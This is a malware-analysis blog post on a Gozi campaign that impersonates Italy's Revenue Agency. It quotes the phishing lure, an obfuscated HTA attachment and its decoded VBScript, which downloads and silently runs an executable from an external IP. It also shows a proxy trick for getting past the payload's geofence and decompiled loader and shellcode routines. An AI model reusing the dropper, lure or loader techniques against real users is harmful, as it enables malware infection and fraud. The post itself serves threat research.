Gozi - Italian ShellCode Dance

In this blogpost I will be going through a recent campaign targeting the Italian audience impersonates to The Italian Revenue Agency. Luring victims to execute payload and become part of Gozi botnet.

The Phish


A massive malspam email campaign was spreading around the globe targeting italian individuals impersonating to **Agenzia delle Entrate** letting the users know that there is some problem with VAT and payment related documents:

Gentile cliente,

dall'esame dei dati e dei versamenti relativi alla Comunicazione delle eliminazioni periodiche Iva, da lei presentate per Il trimestre 2023, sono emerse alcune incoerenze.
Le notificazioni relative alle incongruenze riscontrate sono accessibili nel "Cassetto fiscale" (sezione l'Agenzia) accessibile dal sito internet dell'Agenzia delle Entrate (www.agenziaentrate.gov.it) e in versione completa nell'archivio allegato alla attuale e-mail.

La presente e-mail è stata procreata automaticamente , pertanto la raccomandiamo di non dare risposta a tale recapito di posta elletronica.

Ufficio accertamenti,
Direzione nazionale Agenzia delle Entrate



Phishing Mail


Translation:

> Dear Customer, from the examination of the data and payments relating to the Communication of periodic VAT eliminations, which you presented for the quarter 2023, some inconsistencies emerged. The notifications relating to the inconsistencies found are accessible in the "Tax box" (the Agency section) accessible from the Revenue Agency website (www.agenziaentrate.gov.it) and in the complete version in the archive attached to the current e-mail. This e-mail was created automatically, therefore we recommend that you do not reply to this e-mail address. Verification office, National Directorate of the Revenue Agency

The mail contains an attachment: `AgenziaEntrate.hta` which is part of the Social Engineering technique the threat actor tries to apply by letting the user know in the mail that he isn't suppose to reply back to the mail (as it's an automatically created mail) and the only choice left for the user is to download and open the attachment.

Execution Chain

Below you can see a diagram of the execution chain from the moment the phishing mail was opened:



Execution Flow

AgenziaEntrate.hta

As I've mentioned the email has an `.hta` attachment. the hta file contains inside of itself a few empty lines at the beginning and afterward a quite good amount of nonsense data:

```
                <html><head><meta http-equiv='x-ua-compatible' content='IE=7'><META NAME='GENERATOR' Content='The source code of this
page is encrypted with HTML Guardian,  the world's standart for website protection. Visit http://www.protware.com for details'><script>sccp
="s$&t^lo#%e";jeob="%$i&$e@&etj";ntfy="y^$@$i%#";tlrj="u&g#n$#@~^hwpnnq==#6$";jyoy="!&w!$#!nr";eval('fun' + 'ction _' + '(o)' + '{ev' +
'al(une' + 'scape(' + 'o))};');k9=
'do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%20l\141%6E\147%75ag%65%3Dj\163\143%72i\160%74%2Een\143%6Fd%65%3E%
27%29';_(k9);</script>#@~^IBgAAA==[Km;s+  YRSDbO+vEU+kmC2DEL`BuTfu!b@!4O:^PX:sxdxu +tDOw=]+ou sAASRA&cGMoYys8,,O]yo64YhVu
+Y22]Z9]ZbP,@!4+mNu&3@!d^Mk2Yuf27l.~$XGxYyGY FI$X0{?DDk ocWDK:/tmD/G9+`8f~8!#pWGDvk{!Ik@!+8&{ibQ_*  5zF_'5zR8I0!U1YrKx,;XO`*`yb,x]y @!du
3Y ywl    ~dYHVDEL'Y {[b/2Vmz)    WUnu GYfA@!2DDELY22Yy 3;XF_u+ @!]+saDnY22@!u+sk] yQY ywmxY&3Yy Iyb+'    +A~zDDCzv]+GmWD+.~+Tkxu
FS]yG8+6W.nAxNu+GB] FCWYDELDAx[]+{B]+G(n0KDn$DELokUYyGbi.r2'UDELh,bDMlHc]yG4YsVY+F~]y{tDELlNu+{~u F4GNzYyGbi6GDv3xTp3@!x"b&
VDELUTY4p33_#Pyb*'9W^Es+UOco+D3VDEL:+  OdAHKmoHlhnvyr&]
VT*iWGM`LxTpL@!'.rWRsDELxTYtpL3Q#P0GDvkxTpk@!{fib__*`r0vybc,LDbPyrc]%TckUdDELDY)[Nl^+   O_K\d`.k ]kYSyb,b8)8NNpk0vUl7komOGDcEk+.bLn Y
YKJWS+./m/+cbckUNDELa}0cu F:/b+,0]yGb]22Rq*   hbUNKhRmOOl1tA\nxOcu {W sWmNY+F~;z1*8IN^x9W^!:DELxYcVmz+M/IWDEL'Ar  NWS
Wa+Dm_q)Zi9lx`[G1Eh+    OR9W^;s+xO\KNnu-[Km;s+  YRmV^b[L"G+ponx9Wm!h+    YRTnO2^+s+UY$z&NIhkxhbx[GSR/r[DEL4CDQOMEn=0mV/DELiDH'
l-kTlOGMREknDzo+    O YKSKhnD/Ck+c#pryg'OHckx[nXrW`u+FxnD/1lwDEL]y{#u&3'ZgO.!+)6CVk+i.rd'9lpyr/0x9lI\m.Ps/Lxu GY+FiWE   ^DkG    P
+:v#P.+DE.x,Y.;DEL8iSrx9WhcGU+MDKD~'~UDEL:Iy}o'SkU[KhRsG1lOkKUcw.KYKmW^RbUNDEL660v]+{6kVDELY
F#"{RqgDD!+l0Csk+IkFW'.kd'L"y6oQY.EDELl6lsk+pNW1EsnxDRADbYncu  @!Ol(V+,ArNDt{]+GqTZ]Y
F~4KD[nM']+{Z]+GufA@!OM]22@!DN,8o1WsWM'Y+Fa!ZDELvZ!]y{~l^kTx~'~YyG^+    O+M]+{u&2@!WKxOPkOHVn,'u G6W
OO6lhk^Xl~j+D9Cxm~Pz.rl^~,CnV-nDk^lB~/mxdRk+DrWpPWW O /r.+=PFywXIP1WsWM)~:wsswospP4m^VoMW!x[O^G^W.),:!ZvDELTZ]
{Y22PtDEL~kW;MmDELPmKNDEL~W6POtb/~2mo+,r/,wDKOnmD+9P8X~@!()f2@!WW   Y~dDXVn~{]+G1G^W.=P[ss;ZZT]yGY&ACP\dPM!CD9kl    @!Y w0KxO]f3@!]+s(Y
&AP@!8M]&3P4+~E^Ob:CD+,YWKV,OW,w.WD+^O,XW!.P_KHd~^W9+BPr:CLDEL/SPxC\mPC2aV+OdBPBl7Ckm.bwD/~,VbU3k~~3DEL+2~S+4,^W Y+
O~0bVD+./~CSlzPmUN,:;^4P:G.DELR R,@!u o6W   Y]22@!8Du&3@!mPdOHV+,x]yGYDELaOO9+1W.lOrKxlP    GxDELi~^KVW.l,aos;/Z!YyG,tDDEL0{Y FtOYa)Y+w]
wAhSRwMGOhmDDELR^WhYyG~Ym.oDELYxYyG{8smxV]y{u&3,@!()[&A@!6GxDPdYHVn~{] FWW YO6Chk^X=P#+.[mxC~,)DblsS,C+s-DELYrmmS,/C   / /+Mk6IP6WUY
/r"DEL)P8+wXiP1GsWM),aos//Z!IP(Cm0o.G!xNR^KVGD=~[!T+vZ!]yGuf2ShARhDGOqlDDEL mK:@!u+o0KxD]f2@!Yys8]23@!u oCu&2@!YysONufA@!YysDD]22@!Y
wYC4^+YfA] ybi@!] wd^DbwD]f2@!d1DrwD~k9'Y+FVFq(u {]237l.,wamW    0{Ti7l.P$X{xu Gu+Gp;XRxjYMk o 0.GsZ4lM/W9+cq2~FTS8&SFZbp0GM`
b'!pk@!*,Oir_3#`5HG_{5XR8i^((F{]y @!]++3]+ eROu +Q$XGQYy ROu+y_Yy u&2u yIV8q('u +Yys]y+_u  CY+ 3;HGQ]++C]+ 3Y y]+ou  I(&qs'u+y@!d1Du
```

Obfuscated HTA Content

So the first thing I've noticed is obfuscated code inside of `script` tags:

```
page is encrypted with HTML Guardian,  the world's standart for website protection. Visit http://www.protware.com for details'><script>sccp
="s$&t^lo#%e";jeob="%$i&$e@&etj";ntfy="y^$@$i%#";tlrj="u&g#n$#@~^hwpnnq==#6$";jyoy="!&w!$#!nr";eval('fun' + 'ction _' + '(o)' + '{ev' +
'al(une' + 'scape(' + 'o))};');k9=
'do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%20l\141%6E\147%75ag%65%3Dj\163\143%72i\160%74%2Een\143%6Fd%65%3E%
27%29';_(k9);</script>#@~^IBgAAA==[Km;s+  YRSDbO+vEU+kmC2DEL`BuTfu!b@!4O:^PX:sxdxu +tDOw=]+ou sAASRA&cGMoYys8,,O]yo64YhVu
```

Script Tag

After cleaning the script a bit we can see clearly what happens here:

```
<!--JUNK CODE-->
sccp="s$&t^lo#%e";
jeob="%$i&$e@&etj";
ntfy="y^$@$i%#";
tlrj="u&g#n$#@~^hwpnnq==#6$";
jyoy="!&w!$#!nr";
<!--JUNK CODE-->

eval(function _(o){
    eval(unescape(o))
};

k9='do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%20l\141%6E\147%75ag%65%3Dj\163\143%72i\160%74%2Een\143%6Fd%65%3
E%27%29';

_(k9);
```

Post Cleaning script

The script simply takes escaped string and unescaping it.

Below is a quick script that does the job, after unescaping the string a URL decode operation was required also to see clearly the output:

import urllib.parse

escapedStr =
"do\143u\155%65\156t%2E\167%72%69%74e%28%27%3C%27%2B%27%73%63\162i\160%74%20l\141%6E\147%75ag%65%3Dj\163\143%72

unicodeDecodedStr = escapedStr.encode('utf-8').decode('unicode_escape')

urlDecodedStr = urllib.parse.unquote(unicodeDecodedStr)

print(urlDecodedStr)

document.write('<'+'script language=jscript.encode>')

Jscript Encode

As we can see from the output, the content is encoded using jscript.encode and it can be decoded using this tool. After decoding the encoded data, the script will unescape a huge blob of data:

```
document.write(unescape('%0D%0A<html xmlns=%22http:%2F%2Fwww.w3.org%2F1999%2Fxhtml%22%3E%0D%0A
<head%3E<script%3Evar qy7=%27%27;qy8=String.fromCharCode(13,10);for(i=0;i<2137;i++){qy7+=qy8};function
qy9(){zi9=%22<s%22+%22pan
style=%27display:none%27%3E<pre%3E%22+qy7+%22<%2Fpre%3E<%2Fs%22+%22pan%3E%22;zi2=new
Array(%27afterBegin%27,%27beforeEnd%27,%27afterEnd%27,%27beforeBegin%27);zi3=new
Array(%27html%27,%27head%27,%27body%27);for(k=0;k<=zi3.length;k++){zi4=document.getElementsByTagName(zi3
[k]);for(j=0;j<=zi4.length;j++){for(i=0;i<=3;i++){if(zi4[j]){zi4[j].insertAdjacentHTML(zi2[i],zi9)}}}};
if(navigator.userAgent.toLowerCase().indexOf(%27msie
8%27)%3E-1){window.attachEvent(%27onload%27,qy9)};dl=document.layers;oe=window.opera?1:0;da=(document.do
cumentMode||document.all)&&!oe;ge=document.getElementById;ws=window.sidebar?true:false;tN=navigator.user
Agent.toLowerCase();izN=tN.indexOf(%27netscape%27)%3E=0?true:false;zis=da;zis8=da;var
msg=%27%27;function nem(){return true};window.onerror =
nem;zOF=window.location.protocol.indexOf(%27file%27)!=-1?true:false;i7f=zis&&!zOF?true:false;document.wr
ite(%22<table width=%27100%%27 border=%270%27%3E<tr%3E<td bgcolor=%27#006600%27 align =
%27center%27%3E<font style =%27font-family: Verdana, Arial, Helvetica, sans-serif; font-size: 12px;
color: #FFFFFF; background-color: #006600%27%3EThe source code of this page is protected by <b%3E<font
style =%27color: #FFCC00%27%3EHTML Guardian<%2Ffont%3E<%2Fb%3E <br%3EThe ultimate tool to protect your
HTML code, images, Java applets, Javascripts, links, keep web content filters away and much more...
<%2Ffont%3E<br%3E<a style =%27text-decoration: none; color: #FFCC00%27
href=%27http:%2F%2Fwww.protware.com%27 target=%27_blank%27%3E <b%3E<font style =%27font-family:
Verdana, Arial, Helvetica, sans-serif; font-size: 12px; color: #FFCC00; background-color:
#006600%27%3EProtWare.com<%2Ffont%3E<%2Fb%3E<%2Fa%3E<%2Ftd%3E<%2Ftr%3E<%2Ftable%3E%22);<%2Fscript%3E
```

Decoded Jscript.Encode Script

Using online tool such as CyberChef I've URL decoded the blob of data and at the first part of the data looked like obfuscated JS code, but when I've scrolled down I found out another script written in VBS:

```
    <script language="VBScript">
      Window.ReSizeTo 0, 0
      Window.MoveTo -4000, -4000
set runn = CreateObject("WScript.Shell")
dim file
file = "%systemroot%\\System32\\LogFiles\\" & "\login.exe"
const DontWaitUntilFinished = false, ShowWindow = 1, DontShowWindow = 0, WaitUntilFinished = true
set oShell = CreateObject("WScript.Shell")
oShell.Run "cmd /c curl http://191.101.2.39/installazione.exe -o
%systemroot%\\System32\\LogFiles\\login.exe ", DontShowWindow, WaitUntilFinished
runn.Run file ,0
     Close
    </script>
```

Vbs Script

Window.ReSizeTo 0, 0

Window.MoveTo -4000, -4000

set runn = CreateObject("WScript.Shell")

dim file

file = "%systemroot%\\System32\\LogFiles\\" & "\login.exe"

const DontWaitUntilFinished = false, ShowWindow = 1, DontShowWindow = 0, WaitUntilFinished = true

set oShell = CreateObject("WScript.Shell")

oShell.Run "cmd /c curl http://191.101.2.39/installazione.exe -o %systemroot%\\System32\\LogFiles\\login.exe ", DontShowWindow, WaitUntilFinished

runn.Run file ,0

Close

Clearly the script tries to download external payload and drop it to the user's disk at `C:\Windows\System32\LogFiles\login.exe`

Italy Geofence Bypass

The payload that the script tries to retrieve utilize the `Curl` command. I've tried to download the file and got the error: `curl: (52) Empty reply from server`

```
C:\Users\igal\Desktop>curl http://191.101.2.39/installazione.exe -o C:\Users\igal\Desktop\AgenziaEntrate1.bin
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
curl: (52) Empty reply from server
```

Failed Payload Fetch

So after digging through the flags of Curl, I found the -x flag which allow access the URL through a proxy. So I looked for HTTP proxies in Italy (free-proxy.cz) And by executed the below command I've managed to retrieve the payload:

curl -x 185.22.57.134:8080 http://191.101.2.39/installazione.exe -o C:\Users\igal\Desktop\AgenziaEntrate1.bin

```
C:\Users\igal\Desktop>curl -x 185.22.57.134:8080 http://191.101.2.39/installazione.exe -o C:\Users\igal\Desktop\AgenziaE
ntrate1.bin
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  194k  100  194k    0     0   9932      0  0:00:20  0:00:20 --:--:-- 43545
```

Successful Payload Fetch

Installazione.exe

In this part I will be covering the initial loader and going through some of it functionalities. I've opened the loader in IDA and the first thing that caught my attention was the huge `.data` section:

Big .data Section

It's a good indication that we're seeing a packed binary. Now going through `WinMain` there is a single call to a function before the termination of the program:

```
int __stdcall wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPWSTR lpCmdLine, int nShowCmd)
{
  blob1Ref_Size = *(_DWORD *)&blob1;
  if ( *(_DWORD *)&blob1 == 0x422 )
  {
    printf(0, 0, 0);
    remove(0);
    _unlink(0);
    remove(0);
    printf(Format, "0 %f", L"0");
    calloc(0, 0);
    realloc(0, 0);
    ferror(0);
    fclose(0);
    _strtol_l(0, 0, 0, 0);
    _mbstrlen_l(0, 0);
    _atoi64(0);
  }
  blob2Ref = *(_DWORD *)&blob2;
  sub_40471B();
  return 0;
}
```

WinMain Function

sub_40471B

This function will be the actual main function of the loader, it will call the function `mwDecryptWrapper_4041AE` which will be the wrapper function for the decryption routine and those will be the function arguments:

1. 1.
   ShellCode allocated memory
2. 2.
   Blob1 Length
3. 3.
   Blob3 Data

```
  mwDecryptWrapper_4041AE((int)blob1LocalAlloc, blob1Ref_Size, (int)&blob3);
  for ( n = 0; n < 290202; ++n )
  {
    if ( n == 12132 )
      mwMove0x419E();
  }
```

Call To mwDecryptWrapper

```
unsigned int __stdcall mwDecryptWrapper_4041AE(int a1, unsigned int a2, int a3)
{
  unsigned int result; // eax
  unsigned int v5; // edi

  result = a2 >> 3;
  if ( !(a2 >> 3) )
    return result;
  v5 = a2 >> 3;
  do
  {
    result = mwDecrypt_4040D8((unsigned int *)a1, a3);
    a1 += 8;
    --v5;
  }
  while ( v5 );
  return result;
}
```

mwDecryptWrapper Function

The wrapper function will then call `mwDecrypt_4040D8` and eventually the last function that will be called before `sub_40471B` ends will be `mwExecGoziShell_4042A6`:

```
  mwExecGoziShell_4042A6();                     // jump to shellcode
  return 0;
}
```

Call To mwExecGoziShell


```
int mwExecGoziShell_4042A6(void)
{
  return ((int (*)(void))blob1LocalAlloc)();
}
```

mwExecGoziShell Func

The function will jump into the allocated memory that it's data was previously decrypted.


Dynamic Analysis

Lets see this in the dynamic view: **Decryption Phase:**



Decryption Phase

Jump To ShellCode:



Jump To ShellCode

1st ShellCode

Now that we've entered the 1st ShellCode, We can simply dump it and open it in IDA to further static analyze it before we dynamically finding our next interesting POI.

Dynamic API Resolve

The first thing the ShellCode will do is resolving API's it will need to further execute some function, it will be done by using a technique called **PEB Walk** and will combine inside of it hashes that simple google can help us to retrieve the hashes values, those are the API's that will be resolved:

- LoadLibraryA
- GetProcAddress
- GlobalAlloc
- GetLastError
- Sleep
- VirtualAlloc
- CreateToolhelp32Snapshot
- Module32First
- CloseHandle

```
int __cdecl resloveAPI_22(pebStruct *shellcodeMainStruct)
{
  int result; // eax
  int (__stdcall *v2)(int, _WORD *); // [esp+10h] [ebp-34h]
  _WORD v3[16]; // [esp+14h] [ebp-30h] BYREF
  int v4; // [esp+34h] [ebp-10h]
  int Kernel32offset; // [esp+38h] [ebp-Ch]
  int v6; // [esp+3Ch] [ebp-8h]
  int v7; // [esp+40h] [ebp-4h]

  shellcodeMainStruct->gap_0[0] = 0;
  v7 = 0;
  v4 = 2053;
  *(_DWORD *)&shellcodeMainStruct->gap_0[4] = 2053;
  *(_DWORD *)&shellcodeMainStruct->gap_0[8] = v4 + 61;
  // 0xD4E88 == Kernel32.dll
  v6 = walkPEB_83(0xD4E88, 0xD5786);            // 0xd5786 = sll1AddHash32(LoadLibraryA)
  v2 = (int (__stdcall *)(int, _WORD *))walkPEB_83(0xD4E88, 0x348BFA);// 0x348bfa = sll1AddHash32(GetProcAddress)
  shellcodeMainStruct->LoadLibraryA = v6;
  shellcodeMainStruct->GetProcAddress = v2;
  Kernel32offset = 0;
  strcpy((char *)v3, "kernel32.dll");
  Kernel32offset = ((int (__stdcall *)(_WORD *))shellcodeMainStruct->LoadLibraryA)(v3);
  strcpy((char *)v3, "GlobalAlloc");
  LOBYTE(v3[6]) = 0;
  shellcodeMainStruct->GlobalAlloc = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
  strcpy((char *)v3, "GetLastError");
  shellcodeMainStruct->GetLastError = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
  strcpy((char *)v3, "Sleep");
  v3[3] = 0;
  LOBYTE(v3[4]) = 0;
  shellcodeMainStruct->Sleep = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
  strcpy((char *)v3, "VirtualAlloc");
  shellcodeMainStruct->VirtualAlloc = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
  strcpy((char *)v3, "CreateToolhelp32Snapshot");
  shellcodeMainStruct->CreateToolhelp32Snapshot = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
  strcpy((char *)v3, "Module32First");
  v3[7] = 0;
  LOBYTE(v3[8]) = 0;
  shellcodeMainStruct->Module32First = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
  strcpy((char *)v3, "CloseHandle");
  LOBYTE(v3[6]) = 0;
  result = shellcodeMainStruct->GetProcAddress(Kernel32offset, v3);
  shellcodeMainStruct->CloseHandle = result;
  return result;
}
```

Dynamic Resolve API Function

resolveShellCode2_465

Then In order to jump to the next stage ShellCode a new memory will be allocated using `VirtualAlloc` that was previously resolved and then the next shell will be written in the freshly allocated memory (after decrypting it[`decryptShellCode2_4F2`]), and after that the function will jump to the ShellCode:

```
void __cdecl resloveShellCode2_465(pebStruct *shellcodeMainStruct)
{
  int v1; // [esp+0h] [ebp-Ch] BYREF
  unsigned __int8 *v2; // [esp+4h] [ebp-8h]
  unsigned __int8 *plainShellCode; // [esp+8h] [ebp-4h]

  plainShellCode = *(unsigned __int8 **)&shellcodeMainStruct->gap_0[8];
  sub_77A(
    shellcodeMainStruct,
    plainShellCode,
    **(_DWORD **)&shellcodeMainStruct->gap_0[4],
    *(_DWORD *)(*(_DWORD *)&shellcodeMainStruct->gap_0[4] + 4));
  if ( *(_BYTE *)(*(_DWORD *)&shellcodeMainStruct->gap_0[4] + 8) )
  {
    v2 = (unsigned __int8 *)((LPVOID (__stdcall *)(LPVOID, SIZE_T, DWORD, DWORD))shellcodeMainStruct->VirtualAlloc)(
                              0,
                              *(_DWORD *)(*(_DWORD *)&shellcodeMainStruct->gap_0[4] + 9),
                              MEM_COMMIT,
                              PAGE_EXECUTE_READWRITE);
    v1 = 0;
    decryptShellCode2_4F2(plainShellCode, **(_DWORD **)&shellcodeMainStruct->gap_0[4], v2, &v1);
    plainShellCode = v2;
    **(_DWORD **)&shellcodeMainStruct->gap_0[4] = v1;
  }
  __asm { jmp     [ebp+plainShellCode] }        // jump to shellcode
}
```

Jump To 2nd ShellCode Function

2nd ShellCode

Same as the first ShellCode, the second ShellCode will start by resolving API dynamically, those are the API's it will resolve:

VirtualAlloc

VirtualProtect

VirtualFree

